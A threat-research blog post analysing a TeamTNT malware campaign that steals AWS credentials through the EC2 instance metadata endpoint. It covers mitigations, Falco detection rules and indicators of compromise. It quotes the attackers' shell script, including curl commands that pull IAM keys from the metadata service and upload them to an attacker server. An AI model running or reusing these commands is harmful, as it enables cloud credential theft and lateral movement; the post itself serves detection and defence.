# Threat news: TeamTNT stealing credentials using EC2 Instance Metadata

sysdig.com/blog/teamtnt-aws-credentials

By Alberto Pellitteri December 7, 2021

**The Sysdig Threat Research Team** has detected an attack that can be attributed to the **TeamTNT**. The initial target was a **Kubernetes** pod exposed outside the network. Once access was gained, the malware attempted to **steal AWS credentials using the EC2 instance metadata.**



**TeamTNT** is a threat actor that conducts **large-scale attacks** against virtual and cloud solutions, like Kubernetes and Docker. Previous attacks displayed motives concerned with **cryptocurrency mining and stealing credentials**, but this time a new strategy that leverages AWS metadata was employed. Excessive permissions can be exploited in the cloud platform and may result in **lateral movement attacks**.


In this short article you will **learn how this attack works**, the **associated risks**, and **how to detect it**.

## Situation

**TeamTNT exploited a WordPress pod deployed on a Kubernetes cluster** via its misconfigured dashboard, which was then brute-forced and allowed remote command executions. After access is gained to the vulnerable container, the malware uses the `wget` command to download the malicious bash script `aws2.sh`.

The Sysdig Threat Research Team analyzed this script and found that it attempts to obtain AWS credentials using four different strategies.



1. First, it checks if any AWS credentials have been exported as environment variables on the compromised system.
2. Then, it looks for any AWS keys by inspecting docker containers currently running on the victim.
3. If the `/.aws/credentials` path exists in either the `/root` filesystem or in any `/home/` directories, they are searched for credentials.
4. It fetches AWS metadata from the victim machine in order to get the IAM role credentials associated with it: `aws_access_key_id` , `aws_secret_access_key` , `aws_session_token` .

The last strategy is the most recent and interesting one that has been adopted by **TeamTNT to steal AWS credentials**.

## Impact

AWS metadata, as well as user data, is used to configure and manage any EC2 instance that you run in AWS. It can be accessed only from your running instance via the following URI (over IPv4): `http://169.254.169.254/latest/meta-data/` .

Below is a sampling of the kind of data which the endpoint contains.

```
[ec2-user@ip-172-31-12-174 ~]$ wget -qO- 169.254.169.254/latest/meta-data/
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
events/
hibernation/
hostname
iam/
identity-credentials/
instance-action
instance-id
instance-life-cycle
instance-type
local-hostname
local-ipv4
mac
metrics/
network/
placement/
profile
public-hostname
public-ipv4
public-keys/
reservation-id
security-groups
services/
```

```
[ec2-user@ip-172-31-12-174 ~]$ wget -qO- 169.254.169.254/latest/meta-data/
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
events/
hibernation/
hostname
iam/
identity-credentials/
instance-action
instance-id
instance-life-cycle
instance-type
local-hostname
local-ipv4
mac
metrics/
network/
placement/
profile
public-hostname
public-ipv4
public-keys/
reservation-id
security-groups
services/
```

You can use it to retrieve information about the instance and some network settings (like the local and public IPv4 addresses). But above all, it keeps track of the IAM role that is assigned to an instance. The latter information can be leveraged by the attackers.

Below is taken from the malicious script and shows how the attackers access and extract sensitive information from the metadata endpoint.

```
...
function AWS_META_DATA_CREDS(){

export TNT_AWS_ACCESS_KEY=$(curl --max-time $T1O --connect-timeout $T1O -sLk
http://169.254.169.254/latest/meta-data/iam/security-credentials/$(curl -sLk
http://169.254.169.254/latest/meta-data/iam/security-credentials/) | grep 'AccessKeyId' | sed 's/
"AccessKeyId" : "/aws_access_key_id = /g' | sed 's/",//g')

if [ ! -z "$TNT_AWS_ACCESS_KEY" ]; then
export TNT_AWS_SECRET_KEY=$(curl --max-time $T1O --connect-timeout $T1O -sLk
http://169.254.169.254/latest/meta-data/iam/security-credentials/$(curl -sLk
http://169.254.169.254/latest/meta-data/iam/security-credentials/) | grep 'SecretAccessKey' | sed
's/  "SecretAccessKey" : "/aws_secret_access_key = /g' | sed 's/",//g')
…
fi
if [ ! -z "$TNT_AWS_SECRET_KEY" ]; then
export TNT_AWS_SESSION_TOKEN=$(curl --max-time $T1O --connect-timeout $T1O -sLk
http://169.254.169.254/latest/meta-data/iam/security-credentials/$(curl -sLk
http://169.254.169.254/latest/meta-data/iam/security-credentials/) | grep 'Token' | sed 's/
"Token" : "/aws_session_token = /g' | sed 's/",//g')
Fi
...
echo $TNT_AWS_ACCESS_KEY >> $STEALER_OUT
echo $TNT_AWS_SECRET_KEY >> $STEALER_OUT
echo $TNT_AWS_SESSION_TOKEN >> $STEALER_OUT
...
```

Finally, once this information has been stored into the `STEALER_OUT` file, data exfiltration occurs with the uploading of the file to an attacker controlled server.

```
...
if [ -f $STEALER_OUT ]; then
cat $STEALER_OUT
curl -F "[email protected]$STEALER_OUT" http://84.201.153.234/wp-
content/themes/twentyseventeen/.a/upload2.php
rm -f $STEALER_OUT 2>/dev/null 1>/dev/null
fi
...
```

The impact of this new threat can thus lead to the theft of AWS credentials. **Attackers** will therefore be able to **exploit** them in order **to carry out lateral movements in the cloud!**

## Mitigations

As always, ensure that your services are protected with robust multi-factor authentication systems and up-to-date, vulnerability-free components. However, there are some specific steps that can be taken to counter this threat.

In AWS, you cannot enable access control rules to prevent unauthorized access to the EC2 instance metadata. Instead, you can adopt some strategies that limit the risks associated with AWS credential theft:

- If your instance doesn't need to have access to metadata, **it should be disabled**. This minimizes the attack surface and avoids AWS credentials theft.

- You can also replace the default IMDSv1 method with the newer **IMDSv2 for accessing instance metadata**. IMDSv2 uses session-oriented requests and provides a session token that can be used to make requests for metadata and credentials.
- Only assign a role to the EC2 instance if strictly necessary.
- If you have attached an IAM role to an EC2 instance, make sure you have granted it the **minimum privileges required** to run its tasks.

For example, according to the latter scenario, if your EC2 instance needs only read permissions for an AWS S3 bucket, you shouldn't provide write permissions to it as well. In addition to restricting AWS actions, like read, list, and write to a bucket, you should also specify which AWS resources can be accessed. This may limit unauthorized access to sensitive data.

Below is reported an insecure policy:

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": ["s3:*"],
      "Resource": ["*"]
    }
  ]
}
```

Instead, a more secure policy would be:

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
        "Principal": {
      "AWS":"arn:aws:iam::<aws-account>:role/<iam-role-for-s3-access>”
        }
      "Effect": "Allow",
      "Action": ["s3:ListBucket”,
         “s3:GetObject"],
      "Resource": ["arn:aws:s3:::<s3-bucket-name>"]
    }
  ]
}
```

## Detection

Detection of the methods carried out by **TeamTNT** to steal credentials can be accomplished using Falco. Falco is a CNCF incubating project for runtime threat detection for containers and Kubernetes.

You can leverage Falco's powerful and flexible rules language to detect suspicious behaviors and generate events. Falco comes with a predefined set of rules, but you can also customize them or create new ones that fit your needs as you want.

There are two rules in the default ruleset which will detect whenever a container unexpectedly tries to reach the EC2 instance metadata:

```
- rule: Contact EC2 Instance Metadata Service From Container
  desc: Detect attempts to contact the EC2 Instance Metadata Service from a container
  condition: outbound and fd.sip="169.254.169.254" and container and not ec2_metadata_containers
  output: Outbound connection to EC2 instance metadata service (command=%proc.cmdline
connection=%fd.name %container.info image=%container.image.repository:%container.image.tag)
  priority: NOTICE
  tags: [network, aws, container, mitre_discovery]

- rule: Contact cloud metadata service from container
  desc: Detect attempts to contact the Cloud Instance Metadata Service from a container
  condition: outbound and fd.sip="169.254.169.254" and container and consider_metadata_access and
not user_known_metadata_access
  output: Outbound connection to cloud instance metadata service (command=%proc.cmdline
connection=%fd.name %container.info image=%container.image.repository:%container.image.tag)
  priority: NOTICE
  tags: [network, container, mitre_discovery]
```

If you want to know more about these rules, you can check the full rule descriptions on GitHub.

Alternatively, the **Find AWS Credentials** rule can detect suspicious `grep` or `find` commands that are attempting to discover AWS credential files. This rule is included with Sysdig Secure.

```
- macro: private_aws_credentials
  condition: >
  (proc.args icontains "aws_access_key_id" or
  proc.args icontains "aws_secret_access_key" or
  proc.args icontains "aws_session_token" or
  proc.args icontains "accesskeyid" or
  proc.args icontains "secretaccesskey")

- rule: Find AWS Credentials
  description: Detect AWS creds
  condition: >
        spawned_process and
     ((grep_commands and private_aws_credentials) or
     (proc.name = "find" and proc.args endswith ".aws/credentials"))
  output: Grep AWS credentials activities found (user=%user.name user_loginuid=%user.loginuid
command=%proc.cmdline container_id=%container.id container_name=%container.name
image=%container.image.repository:%container.image.tag)
  priority: NOTICE
  tags: mitre_credential_access, process
```

## Summary of indicators of compromise (IoC) and suspicious activities

### IPs & URLs

- 84.201.153.234
- http://84.201.153.234/wp-content/themes/twentyseventeen/.a/aws2.sh
- http://84.201.153.234/wp-content/themes/twentyseventeen/.a/upload2.php

### MD5

`aws2.sh`
6eb1c1b3acbb0a71013826d512b3ebb6

### Filenames

- aws2.sh
- TeamTNT_AWS_STEALER_v2.txt
- .tnt.aws.lock

### Suspicious activities

There are a few suspicious activities worth mentioning in our **TeamTNT malware analysis**:

- `wget` is launched in **runtime**, not build time, to download the malicious bash script `aws2.sh`.
- Network communication with the **AWS metadata**.

Sysdig Secure includes several rules which use indicators of compromise to generate events when seen. These are automatically updated as the **Sysdig Threat Research Team discovers them** in order to provide the most **up to date protection**.

Sysdig Secure IoC rules:

- Malicious IPs or domains detected on command line
- Malicious binary detected
- Malicious process detected

## Conclusion

This incident proves that threats are always evolving. **TeamTNT malware** has been improved so that it is able to steal AWS credentials even if they are not directly stored inside the victim container. This may allow the **threat actor** to exploit your **stolen credentials** in order to perform **lateral movement attacks**.

If you want to adopt runtime security tools, you can choose Falco, “the open source standard for continuous risk and threat detection across Kubernetes, containers, and cloud”.